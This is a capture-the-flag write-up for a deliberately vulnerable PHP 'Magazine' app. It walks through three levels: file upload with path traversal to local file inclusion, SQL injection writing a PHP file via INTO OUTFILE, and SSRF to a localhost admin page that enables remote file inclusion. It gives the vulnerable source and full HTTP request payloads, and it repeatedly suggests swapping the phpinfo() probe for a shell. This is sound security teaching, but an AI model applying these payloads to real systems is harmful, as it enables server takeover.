# MAGAZINE CTF

This writeup will contain briefly about the source and sink of each level, along with the vulnerability types

## Level 1: File upload + Path traversal + LFI

### 1.Analysis

- Inside index.php

```
6  if (!isset($_COOKIE['lang'])) {
7      setcookie("lang", "en.html", time() + (86400 * 30), "/");
8      header("Location: /");
9      exit;
10 }
11 include("./database.php");
12 include("./views/header.php");
13
14 try {
15     $row = select_one("select value from config where name = \"lang_path\"");
16     $lang_path = $row["value"];
17     // default config: lang_path = "./lang/"
18     if (file_exists($lang_path . $_COOKIE['lang'])) {
19         include($lang_path . $_COOKIE['lang']);
20     } else {
21         // Fallback to default language file
22         if (file_exists("./lang/en.html")) {
23             include("./lang/en.html");
24         }
25     }
26 } catch (PDOException $e) {
27     // Fallback to default language file if database query fails
28     if (file_exists("./lang/en.html")) {
29         include("./lang/en.html");
30     }
31 }
```

- The program will check if cookie lang is set or not, if not the default is en.html.
- Then, at line 15-16, select_one is called to get value for $lang_path, this function is simply querying information from the database via prepared statements in database.php to form the file path.
- Finally, line 19 will include the html language file set in cookie, with the path formed from the database query.
- Next, let's move on to the status posting and file uploading

```
33  if (!isset($_SESSION['dir']))
34      $_SESSION['dir'] = 'upload/' . bin2hex(random_bytes(16));
35
36  $dir = $_SESSION['dir'];
37
38  if (!file_exists($dir))
39      mkdir($dir);
40
41  if (isset($_POST['comment'])) {
42      try {
43          $file_path = "";
44          if (!empty($_FILES["file"]["name"])) {
45              $extensions = array('jpg', 'png', 'txt');
46              $file_path = $dir . "/" . $_FILES["file"]["name"];
47              $file_extension = strtolower(pathinfo($file_path, PATHINFO_EXTENSION));
48              if (!in_array($file_extension, $extensions)) {
49                  $msg = "File extension is not allowed";
50                  $file_path = "";
51              } else {
52                  move_uploaded_file($_FILES["file"]["tmp_name"], $file_path);
53              }
54          }
55          insert_one(
56              "INSERT INTO comments(display_name, comment, image) VALUES (?, ?, ?)",
57              "Anonymous",
58              $_POST['comment'],
59              $file_path
60          );
61      } catch (PDOException $e) {
62          die($e);
63      }
64  }
65  include("./views/comments.php");
```

- In line 33-39, the program make an upload folder for the current session.
- Line 41-64 is the comment and file upload logic.
- If an uploaded file does not match the whitelist in the `$extension` array(jpg, png, txt), the program return “File extension is not allowed”.
- If the file is valid, the program will use `move_uploaded_file()` to save the file to the current session folder.

**2.Idea**

Using the file upload feature, we could upload a php shell script to the server, that file will be in the upload folder, after that we can use the language html set in the cookie to include that file and force the server to execute the php code thus achieving rce.


Here the source is the uploaded file and sink is the include function on line 19.

**3.POC**

- First, we will upload a .txt file with php code inside

```
20 Cookie: PHPSESSID=56ea595a7981508f0f8540644cc0e167; lang=
   en.html
21 Connection: keep-alive
22
23 ------WebKitFormBoundaryE04BQpT6vvn0BueV
24 Content-Disposition: form-data; name="comment"
25
26 haha
27 ------WebKitFormBoundaryE04BQpT6vvn0BueV
28 Content-Disposition: form-data; name="file"; filename="
   text.txt"
29 Content-Type: text/plain
30
31 <?php phpinfo() ?>
32 ------WebKitFormBoundaryE04BQpT6vvn0BueV--
```


- We will then get the file path in the browser



- Then we will include it through the lang cookie to execute the php code
- Currently, this file is in `./upload/a70d2af4fe5ce7fa436757dca50e7d90/text.txt` so we will need to use path traversal with 1 step back to escape the ./lang folder
- Then the code will become

```
include('./lang/' . '../upload/ a70d2af4fe5ce7fa436757dca50e7d90/test.txt');
```

- The `phpinfo()` showed as shown, now just replace with a shell script to rce the server



## Level 2: SQL injection + Path traversal + LFI

### 1. Analysis

- In level 2, there is a new feature which is view picture in the status(comment).
- There has also been changes in the language changing feature.

```php
try {
    $row = select_one("select value from config where name = \"lang_path\"");
    $lang_path = $row["value"];
    // default config: lang_path = "./lang/"
    if (file_exists($lang_path . $_COOKIE['lang'] . '.html')) {
        include($lang_path . $_COOKIE['lang'] . '.html');
    } else {
        include("./lang/en.html");
    }
```

- The include now is hardcoded to only include .html files.
- Next is the picture viewing feature..

```
31  $show_image = false;
32  if (isset($_GET['id'])) {
33      try {
34          $data = select_one("select image from comments where id = " . $_GET['id']);
35          $show_image = $data['image'];
36      } catch (PDOException $e) {
37          die($e);
38      }
39  }
```

- At line 34, the program query the picture from the database via the GET id parameter then save to $show_image variable.

```
75  <script>
76      <?php if ($show_image) { ?>
77          // Get the modal
78          var modal = document.getElementById("myModal");
79          var modalImg = document.getElementById("img01");
80          modal.style.display = "block";
81          modalImg.src = "<?php echo $show_image ?>";
82          var span = document.getElementsByClassName("close-w3")[0];
83          span.onclick = function() {
84              modal.style.display = "none";
85              window.location.href = "/index.php";
86          }
87      <?php } ?>
88  </script>
```

- Then the picture in base64 form will be rendered with javascript


## 2.Idea

- With the previous level, we could upload a file containing php code for the server to execute via include, but this level that is not possible.


```php
$show_image = false;
if (isset($_GET['id'])) {
    try {
        $data = select_one("select image from comments where id = " . $_GET['id']);
        $show_image = $data['image'];
    } catch (PDOException $e) {
        die($e);
    }
}
```

- In the showing image function, the GET id parameter is directly connected to the query, this is a possible sql injection attack vector, from here we could write files to the server to achieve rce.

## 3.POC




- We can confirm sql injection here and also confirm the database language is MySQL




- After trying to write to the web root, we will see the database is running with the `--secure-file-priv` option, through reading documentations we can find that this is an option that limit file write and read permissions in MySQL, only allowing it in pre configed folders.
- To find out allowed folders, we can select the variable with `@@` infront.

- We see that the `/tmp` folder can be written into.
- We will try to write a .html file with php code into `/tmp`.

**Request**

Pretty Raw Hex Hackvertor

```
1  GET /index.php?id=<@urlencode>9 UNION
   SELECT '<?php phpinfo() ?>' INTO OUTFILE '/tmp/hack.html'</@u
   rlencode> HTTP/1.1
2  Host: localhost:8092
3  sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
   ge;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8092/index.php
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=56ea595a7981508f0f8540644cc0e167; lang=en
17 Connection: keep-alive
```

**Response**

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Date: Thu, 26 Mar 2026 10:01:38 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 6392
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15
16     <head>
17         <!-- Required meta tags -->
18         <meta charset="utf-8">
19         <meta name="viewport" content="width=device-width,
            initial-scale=1, shrink-to-fit=no">
20         <title>
               Magazin
           </title>
21         <link rel="stylesheet" href="
```

- The response is no longer showing an error.
- Now we will include this file just like level 1 through the lang cookie, this time with out the .html extension since the program already added it.
- The include with become:
  include('./lang/' . '../../../../tmp/hack' . '.html');

**Request**

Pretty Raw Hex Hackvertor

```
1  GET / HTTP/1.1
2  Host: localhost:8092
3  Accept-Language: en-US,en;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
   Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
   ge;v=b3;q=0.7
7  Sec-Fetch-Site: none
8  Sec-Fetch-Mode: navigate
9  Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "Windows"
14 Accept-Encoding: gzip, deflate, br
15 Cookie: PHPSESSID=56ea595a7981508f0f8540644cc0e167; lang=
   ../../../../tmp/hack
16 Connection: keep-alive
```

**Response**

Pretty Raw Hex Render Hackvertor

PHP Version 8.1.2-1ubuntu2.22

| | |
|---|---|
| System | Linux 7ae71959108d 6.6.87 2025 x86_64 |
| Build Date | Jul 15 2025 12:11:22 |
| Build System | Linux |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/8.1/apache2 |
| Loaded Configuration File | /etc/php/8.1/apache2/php.in |

- The phpinfo() rendered meaning rce has been achieved, now simply change the php code into a shell script.

## Level 3: SSRF + RFI

### 1. Analysis

- At level 3, there is no longer a image uploading feature, a new retrieve image from url feature is added, also the language switching feature is also changed.

```php
try {
    $row = select_one("select value from config where name = \"lang_path\"");
    $lang_path = $row["value"];
    include($lang_path);
} catch (PDOException $e) {
    die($e);
}
```

- The $lang_path is now query directly from the database, no more untrusted data from this source.

```php
if (isset($_POST['comment'])) {
    try {
        $file_path = "";
        if (!empty($_POST["url"])) {
            $content = file_get_contents($_POST["url"]);
            $file_path = $dir . "/" . md5($content);
            file_put_contents($file_path, $content);
        }
        insert_one(
            "INSERT INTO comments(display_name, comment, image) VALUES (?, ?, ?)",
            "Anonymous",
            $_POST['comment'],
            $file_path
        );
    } catch (PDOException $e) {
        die($e);
    }
}
```

- This level uses a file_get_contents() to get content of file from url. Then the file name will be a MD5 string made from the file's name, after which data about comment and file path will be saved into the database.
- In admin.php


```php
if ($_SERVER['REMOTE_ADDR'] === "127.0.0.1") {
    if (isset($_GET['name']) && isset($_GET['value'])) {
        try {
            $sql = "UPDATE config SET value = ? where name = ?";
            $sth = $conn->prepare($sql);
            $sth->bindParam(1, $_GET['value']);
            $sth->bindParam(2, $_GET['name']);
            $sth->execute();
        } catch (PDOException $e) {
            die($e);
        }
    }
```


- The server is checking for `$_SERVER['REMOTE_ADDR'] === "127.0.0.1"` before getting to access the admin page.
- The `$_SERVER['REMOTE_ADDR']` variable is to get the ip address from which the user is viewing the page.
- At line 7, the server is checking whether the parameters GET `name` and `value` exist or not, if yes it will be saved into config table in the database.

## 2.Idea


```
9  try {
10     $row = select_one("select value from config where name = \"lang_path\"");
11     $lang_path = $row["value"];
12     include($lang_path);
13 } catch (PDOException $e) {
14     die($e);
15 }
```

- `Include()` get data straight from the value column of `lang_path` from the config table.
- In the admin page, we could access the table through the GET parameters, but the page can only be accessed with localhost so we will perform an SSRF.
- We know that `file_get_contents()` get content from a file via url, so we will host a file on an external website then use comment feature to upload to server. We can do this with webhook.







- We will then upload this to the server with the comment




- The file is now in
  `./ upload/362d5b548648cc504ccea97d2ccfd47b/ac89dad34b504b1d43e37576a4f7b943`
- We will then update value and name with SSRF



**Request**

Pretty Raw Hex Hackvertor


```
POST / HTTP/1.1
Host: localhost:8093
Content-Length: 354
Cookie: PHPSESSID=56ea595a7981508f0f8540644cc0e167; lang=en
Connection: keep-alive

------WebKitFormBoundary7ZhKWuzMxNKrCtAl
Content-Disposition: form-data; name="comment"

hehe
------WebKitFormBoundary7ZhKWuzMxNKrCtAl
Content-Disposition: form-data; name="url"

http://127.0.0.1/admin.php?name=lang_path&value=
./upload/362d5b548648cc504ccea97d2ccfd47b/ac89dad34b504b1d43e
37576a4f7b943
------WebKitFormBoundary7ZhKWuzMxNKrCtAl--
```

- Now when accessing the index page, we will see the phpinfo() screen, which confirm rce.




- Change the php code with shell script for rce and read the flag.